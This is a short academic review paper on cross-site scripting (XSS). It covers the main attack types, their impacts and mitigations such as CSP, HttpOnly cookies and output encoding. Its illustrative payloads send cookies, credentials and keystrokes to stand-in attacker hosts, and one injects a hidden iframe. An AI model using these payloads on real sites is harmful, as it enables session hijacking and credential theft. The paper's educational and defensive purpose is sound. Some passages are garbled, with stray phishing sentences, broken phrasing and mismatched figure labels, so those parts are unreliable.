IJARSCT

ISSN (Online) 2581-9429

International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)

International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal

Impact Factor: 7.53

Volume 4, Issue 2, July 2024

The Cross-Site Scripting (XSS) Attack: A Comprehensive Review

Prof. Jayanthkumar A Rathod[1], Darshan S Gowda[2], Kartik M[3], Paresh Talekar[4], Nagaraj Daddi[5], Ashwini Bhairanallikar[6], Gousiya G[7]

Professor, Department of Computer Science and Design[1]

Students, Department of Computer Science and Design[2,3,4,5,6,7]

Alva's Institute of Engineering and Technology, Mijar, Moodabidiri, India

jayantkumarrathod@gmail.com,darshansgowda20042004@gmail.com, kartikmyageri84@gmail.com , pareshtalekar2@gmail.com, nagraj973143@gmail.com, 4al22cg006@gmail.com,4al22cg020@gmail.com

Abstract:. *Cross-site scripting (XSS) is a critical threat to web applications, involving the insertion of malicious code to compromise user trust and extract sensitive information. This paper presents a comprehensive review of various XSS attack types, including Reflected, Persistent, DOM-based, Blind XSS, and Self-XSS. It discusses prevention and remediation strategies such as secure development practices, data assessment, content filtering, encoding, and the use of web application firewalls and security tools like Cloudflare and Zscaler. Despite advancements, XSS vulnerabilities persist due to inadequate security measures during development. The paper emphasizes the need for robust security plans and introduces Sanctum's App-Scan as an example of an effective security measure. Lastly, it underscores the importance of understanding and addressing the diverse forms of XSS attacks to ensure comprehensive internet security*

Keywords: Cross-site scripting; web security; web applications; XSS attacks; mobile

I. INTRODUCTION

The advent of interconnected digital ecosystems has revolutionized the way we interact with web applications, ushering in unprecedented levels of convenience and connectivity. However, this interconnectedness has also paved the way for malicious actors to exploit vulnerabilities in web applications, with cross-site scripting (XSS) emerging as a prominent threat to online security. XSS attacks represent a sophisticated form of cybercrime wherein attackers manipulate the trust relationship between users and web applications to execute malicious code and compromise sensitive data. Despite advancements in cybersecurity measures, XSS vulnerabilities persist, posing significant challenges to the integrity of online platforms and the privacy of user information.

This paper embarks on a comprehensive exploration of XSS attacks, delving into their intricate nuances and synthesizing insights from an by phishing research papers spanning nearly two decades, this study offers a nuanced understanding of the evolving landscape of XSS vulnerabilities and mitigation strategies. From traditional methods such as dynamic and static analysis to cutting- edge approaches like proxy-based and filter-based solutions, the paper categorizes and evaluates the efficacy of existing XSS prevention techniques.

Furthermore, the paper elucidates the diverse typologies of XSS attacks, including reflected, persistent, DOM- based, blind XSS, and self-XSS, shedding light on their respective characteristics and modus operandi. Through a meticulous analysis of prevention and remediation strategies, ranging from secure development practices to the deployment of web application firewalls and security tools, the paper delineates a holistic approach to fortifying web applications against XSS threats.

II. TYPES INVOLVED AND IMPACT

[1]. Reflected XSS attacks/non-persistent

Malicious scripts are injected into HTTP query parameters for a vulnerable page in reflected (non- persistent) cross-site scripting attacks, and the server reflects these malicious scripts into the user's browser without sanitizing them. These scripts execute on the user's browser and perform illegal assignments in order to accomplish their goals (such as stealing

sensitive user information, such as credit card numbers). [1] Non- persistent XSS attacks, by far the most prevalent type of XSS attacks against current web applications, are frequently combined with other techniques, like phishing and social engineering.[3] Non-persistent XSS attacks are frequently carried out by skilled attackers and connected to fraud attacks because of the nature of this variation, i.e., the fact that the code is not persistently saved into the application's website and the necessity of third-party tactics. The harm brought on by these attacks may indeed be quite significant
In these types of attacks, malicious scripts are never stored at the server-side, check Fig. 1.




Fig 1. REFLECYED XSS ATTACKS

[2]. Persistent

In contrast to the non-persistent attack, which only represents a result, this attack interacts with web pages. Additionally, an injection script is used in this assault, which will unavoidably affect the server's databases in a number of ways, including comment sections, logs, forums, and other areas. The use of the aforementioned method goes beyond only obtaining browser data resources without permission.[3] The credentials of the victim (including, but not limited to, login, password, security inquiries, and related replies) would then be stored by this deceptive interface within the malicious context managed by the attacker. After successfully obtaining this private data, the script has the option of either reverting the workflow of the program to its former state or using the stolen information to carry out a valid login on the application's web site.

[3]. Stored Cross-Site

Stored Cross-Site Scripting (XSS) is a type of web security vulnerability where an attacker injects malicious scripts into a web application. These scripts are then stored and executed within the context of a user's browser whenever they access the vulnerable page. Unlike reflected XSS, where the payload is reflected off a web server, stored XSS occurs when the injected code is permanently stored on the target server (hence the name "stored").
Here are some key details about stored XSS:
[A]. *Injection Point* : The injection of malicious code typically occurs in places where user input is stored on the server and later displayed to other users. Common injection points include comment fields, message boards, user profiles, and any other areas where user-generated content is stored.
[B]. *Persistence*: One of the distinguishing features of stored XSS is its persistence. Once the attacker successfully injects malicious code into the vulnerable web application, that code remains stored on the server and can affect any user who visits the compromised page.
[C]. *Execution*: When a user visits a page containing the stored XSS payload, the malicious script executes within their browser. This script can perform a variety of harmful actions, including stealing session cookies, redirecting users to phishing sites, modifying page content, or even performing actions on behalf of the user (if the user has appropriate privileges).
[D]. *Impact*: The impact of stored XSS attacks can be severe. They can lead to the compromise of sensitive user data, such as login credentials, personal information, or financial details. Additionally, stored XSS can be used to launch further attacks against other users or the web application itself.
[E]. *Prevention*: Mitigating stored XSS vulnerabilities involves implementing robust input validation and output encoding mechanisms. All user input should be properly sanitized and validated on the server side before being stored or

displayed to other users. Additionally, output encoding should be applied to all dynamic content to prevent the execution of any injected scripts.
[F]. *Security Best Practices*: Web developers should follow security best practices, such as using Content Security Policy (CSP) headers to restrict the execution of inline scripts and other potentially dangerous content. Regular security audits and penetration testing can also help identify and remediate XSS vulnerabilities before they can be exploited by attackers.
Example: Under the comment section of a vulnerable page attacker can enter below code instead of legit comment for the page
<script> window.location="http://send.example.com/? stealcookie=" + document.cookie;
</script>

[4]. DOM-based XSS attack

The previously outlined solution goes beyond simply acquiring browser data resources without consent. The attacker may add a lengthy JavaScript script to the message, simulating events such as the user logging out of the online application and providing a fake login screen.[1] This deceitful interface would then record the victim's credentials (including, but not limited to, login, password, security requests, and related responses) within the malevolent context under the attacker's control. Following successful acquisition of this personal information, the script has the option of either restoring the programmer's sequence to its former state or applying the stolen data to conduct a valid login on the application's web portal check Fig 3




Fig. 2. Stored XSS Attacks.




Fig. 3. DOM based XSS Attacks.

Fig 2. DOM BASED XSS ATTACKS

[5]. Bind-XSS attack

The blind XSS assault bears similarities to a persistent XSS attack, as it remains stored on a web server. However, this type of attack is executed on an alternate web application or within a distinct section of the same application. The most effective approach to thwarting this form of attack involves implementing filtering mechanisms that can identify and cleanse the malicious code on both the client and server ends [1].

[6]. Self-XSS attack

The created URL has the potential to start the user's own browser's self-XSS attack. The spread of this attack can be efficiently aided by the use of social engineering- based strategies. In order to reduce this risk, users must be vigilant when encountering strange URLs, and administrators must take proactive measures to stop the self-XSS attack from spreading by informing users of its presence [1].

III. PREVENTION OR REMEDATION

- Despite advancements in online application development, XSS attacks remain prevalent.
- Secure development practices are crucial to mitigating this threat; relying solely on basic security standards is insufficient.
- Supplemental security protocols should be incorporated as needed
- Employ data assessment, filtration, and web browser runtime security enforcement.
- Modern web applications use content filtering techniques. • Encoding can reduce harm from banned characters or tags.
- Web Application Firewalls offer protection.
- Regularly update security patches and utilize security tools like Cloudflare and Zscaler to mitigate XSS attacks. Modern web applications use simple content filtering techniques to enable rich content utilization during browser-website interactions.
- These methods entail defining permitted characters and tags and then rejecting items that are not on the approved list.
- Encoding techniques can also be used to mitigate the possible harm caused by banned characters or tags.
- These fundamental tactics, however, are deemed limited and vulnerable to competent attackers.
- The use of web application firewalls can also help in preventing the application from XSS attacks.
- Security patches should be updated on time, and the adoption of security tools like Cloudflare, Zscaler, and others will be helpful in mitigating XSS attacks.

Cross-Site Scripting (XSS) attacks pose significant threats to users by enabling attackers to inject malicious scripts into trusted websites, leading to various detrimental effects. These attacks can steal sensitive information such as cookies, session tokens, and local storage data, which can then be used to impersonate users and gain unauthorized access to their accounts. This often results in identity theft and phishing, where users are tricked into divulging personal information through deceptive interfaces or altered content. Additionally, XSS attacks can spread malware by forcing the browser to download and execute malicious software or by redirecting users to harmful websites.

Such compromises can lead to unauthorized actions, data breaches, and exposure of personal information, severely affecting the user's digital security and privacy. Repeated XSS incidents can damage a website's reputation, erode user trust, and cause user attrition as customers seek safer alternatives. In severe cases, XSS can exploit browser or system vulnerabilities, leading to more extensive compromises of the user's device. Overall, the impacts of XSS attacks on users are profound, encompassing theft of sensitive data, identity theft, malware infections, loss of trust, and potential system-level exploits. the victim. Staff members involved in dealing with the repercussions of phishing attacks might feel overwhelmed by their work leading to dissatisfaction in the workplace.

IV. XSS ATTACKS IMPACT ON USER

[1]. Stealing Session Cookies

Stealing session cookies is one of the most serious and common impacts of Cross-Site Scripting (XSS) attacks. Session cookies are used to authenticate users to web applications and maintain their sessions without requiring them to repeatedly log in. Here's a detailed look at how stealing session cookies through XSS can affect users:

Mechanism of Stealing Session Cookies

When a user logs into a web application, the server generates a session cookie, which is stored in the user's browser. This cookie contains a unique session identifier that the server uses to recognize the authenticated user in subsequent requests. An XSS attack can inject malicious JavaScript code into a webpage that the user visits. This script can access the session cookie and send it to the attacker.

Example Scenario

Imagine a user logs into their online banking account. If an XSS vulnerability exists on the banking website, an attacker can inject a script into the webpage that the user views. This script might look like this:

```
<script>
var img = new Image();
img.src= "http://attacker.com/steal- cookie?cookie=" + document.cookie;
```

When the user's browser executes this script, it sends a request to the attacker's server with the user's session cookie included in the URL. The attacker can then capture this cookie and use it to hijack the user's session.

Consequences for the User

[1]. Account Hijacking: Once the attacker has the session cookie, they can impersonate the user by including the stolen cookie in their own requests to the web application. This allows the attacker to gain full access to the user's account without needing their login credentials.

[2]. Unauthorized Transactions: In the case of online banking or e-commerce sites, the attacker can perform unauthorized transactions, such as transferring money or making purchases.

[3]. Data Exposure: The attacker can access and potentially exfiltrate sensitive personal data stored in the user's account, such as contact information, financial details, or private messages.

[4]. Account Manipulation: The attacker can change account settings, including email addresses and passwords, locking the legitimate user out of their own account.

Mitigation Strategies

To protect users from session cookie theft via XSS, web developers can implement several security measures:

[1]. Http Only Cookies: Setting the Http Only flag on cookies prevents them from being accessed via JavaScript, mitigating the risk of theft through XSS.

[2]. Content Security Policy (CSP): Implementing a strong CSP helps restrict the sources from which scripts can be executed, reducing the likelihood of malicious script execution.

[3]. Input Validation and Output Encoding: Ensuring that all user inputs are validated and properly encoded before being rendered helps prevent the injection of malicious scripts.

[4]. Regular Security Audits: Conducting frequent security assessments can help identify and fix XSS vulnerabilities before they can be exploited.

[2]. Stealing User's Credentials

Stealing user credentials is a critical and potentially devastating impact of Cross-Site Scripting (XSS) attacks. These credentials typically include usernames, passwords, and other forms of authentication data that grant access to users' accounts and sensitive information. Here's a detailed explanation of how XSS can be exploited to steal user credentials and the repercussions of such theft. XSS attacks allow attackers to inject malicious scripts into webpages that users trust. When users interact with these compromised pages, the injected scripts can be used to capture their login credentials. Here's how this can be executed:

[A]. Fake Login Forms: Attackers can inject a script that creates a fake login form resembling the genuine one. When the user submits their credentials, the script sends the data to the attacker while simultaneously logging the user into the legitimate site to avoid arousing suspicion

```
<script> document.addEventListener('DOMContentLoaded', (event) => {
        let loginForm = document.createElement('form'); loginForm.action
                = 'http://attacker.com/steal-credentials';
        loginForm.method = 'POST'; loginForm.innerHTML = `
<input  type="text" name="username" placeholder="Username">
<input    type="password"  name="password" placeholder="Password">
<button type="submit">Login</button>`; document.body.appendChild(loginForm);
});
</script>
```

[B]. Keystroke Logging: Another method involves injecting a script that logs keystrokes as the user types into the login form. This method captures the credentials in real-time before they are even submitted..

ISSN 2581-9429 IJARSCT

```
<script> document.addEventListener('keypress', function(event) {
let key = event.key;
let input = document.activeElement.name;
if (input === 'username' || input === 'password')
{
fetch('http://attacker.com/log-keystrokes', { method: 'POST',
body: JSON.stringify({ key: key, input:
input })
});
}
});
</script>
```

[3]. Performing Unauthorized User Actions

Cross-Site Scripting (XSS) attacks can enable attackers to perform unauthorized actions on behalf of users. This form of attack can have wide-ranging and serious consequences for the affected users. Here's an in-depth look at how XSS can be exploited to perform unauthorized actions and the implications of such exploits.


In an XSS attack, malicious scripts can be injected into a webpage that a user trusts. When these scripts are executed by the user's browser, they can perform any actions that the user is authorized to perform. This capability stems from the script running with the same permissions as the user on the compromised site.

Session Hijacking: By stealing session cookies, attackers can impersonate users and gain full access to their accounts. With this access, they can perform any action the legitimate user can.

Script Injection: Injected scripts can issue commands to the web application, mimicking legitimate user actions. This can include modifying account settings, sending messages, or initiating transactions.

Consider a user logged into their social media account. An XSS vulnerability in the platform allows an attacker to inject a script that automatically posts malicious links on the user's behalf. The script might look like this

```
<script> fetch('https://socialmedia.com/api/post', { method: 'POST',
headers: {
'Content-Type': 'application/json', 'Authorization': 'Bearer ' +
document.cookie.match(/token=([^;]+)/)[1]
},
body: JSON.stringify({
message: 'Check out this amazing site!', link: 'http://malicious-site.com'
})
});
</script>
```



Status: Write Status Here

Your Session timed out

Login again to post

Username: admin

Password: ••••••••

Login

Fig 3. Stealing Victim Login Details

IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.53
Volume 4, Issue 2, July 2024

[4]. Drive-by Downloads

Drive-by downloads are a particularly insidious form of attack that can occur as a result of Cross-Site Scripting (XSS) vulnerabilities. In this type of attack, malicious software is automatically downloaded and often executed on a user's computer without their knowledge or consent. Here's a detailed exploration of how XSS can facilitate drive-by downloads and the impacts on users.

Drive-by downloads exploit vulnerabilities in web applications to deliver malware to users' devices. When an XSS vulnerability is present, attackers can inject malicious scripts into a trusted website. These scripts can then initiate the download of malware when the user visits the compromised page. The process generally follows these steps




Fig 4. Focusing the User to Download the Malware

[A]. Injection of Malicious Script: An attacker finds an XSS vulnerability on a website and injects a script designed to download malware.

[B]. Execution of Script: When a user visits the infected webpage, their browser executes the malicious script.

[C]. Automatic Download: The script can initiate a download of malware, exploiting browser or plugin vulnerabilities to install the malware without user interaction.

Imagine a user visiting a popular news website. An attacker has exploited an XSS vulnerability on the site to inject the following malicious script

```
<script>
var iframe = document.createElement('iframe'); iframe.style.display = 'none';
iframe.src = 'http://malicious-site.com/exploit'; document.body.appendChild(iframe);
</script>
```

V. CONCLUSION

The cross-site scripting (XSS) attack, though a historical exploit in web applications, still poses a significant threat due to persisting vulnerabilities resulting from inadequate security practices during development. These susceptibilities leave numerous applications vulnerable to data compromises, potentially leading to severe security breaches for customers or clients. Unfortunately, such attacks often occur without the awareness of the targeted organization or the end-users. To address this critical vulnerability, companies must devise comprehensive security plans effective in both online and offline contexts. One noteworthy solution is Sanctum's App-Scan, an exceptionally robust application developed by developers to safeguard rear-end servers and detect any code or database manipulation, thereby ensuring comprehensive internet security. Given the various forms of XSS attacks, prevention methods must be tailored accordingly to mitigate risks effectively.

To mitigate the risks associated with XSS attacks, it is crucial for web developers to implement comprehensive security measures such as input validation, output encoding, and the use of Content Security Policies (CSP). Additionally, employing Http Only cookies, CSRF tokens, and encouraging the use of two-factor authentication (2FA) can provide additional layers of defense. Regular security audits and prompt patching of identified vulnerabilities are essential practices to maintain robust security postures.

For users, maintaining up-to-date browsers and plugins, using reputable antivirus software, and practicing cautious behavior online can help reduce the risk of falling victim to XSS attacks. By understanding the mechanics and impacts of XSS attacks, both developers and users can better protect themselves and contribute to a safer web environment. addressing XSS vulnerabilities is critical for protecting user data and maintaining trust in web applications. A proactive and multi-layered approach to web security is essential to defend against these pervasive and potentially damaging attacks.

REFERENCES

[1].Survey on Cross-Site Scripting Attacks, Joaquin Garcia-Alfaro and Guillermo Navarro-Arribas, Universitat Oberta de Catalunya, Rambla Poble Nou 156, 08018 Barcelona - Spain, joaquin.garcia- alfaro@acm.org

[2]. Wang, X., Chen, S., & Wang, S. (2019). A Survey on Cross-Site Scripting (XSS) Attacks and Defenses. IEEEAccess,7,7339173408.doi:10.1109/ACCESS.2019.2913477

[3]. Garg, S., & Jindal, M. (2018). Cross-Site Scripting (XSS) Attacks: A Review. International Journal of Computer Applications, 181(30), 38-42. doi:10.5120/ijca2018917868

[4]. Li, H., & Zhou, Y. (2017). An Overview of Cross- Site Scripting (XSS) Attacks and Mitigation Techniques. Journal of Computers, 12(6), 594-603. doi:10.17706/jcp.12.6.594-603

[5]. Khan, M. H., & Miah,S. (2016).Cross-Site Scripting (XSS) Attacks: A Comprehensive Review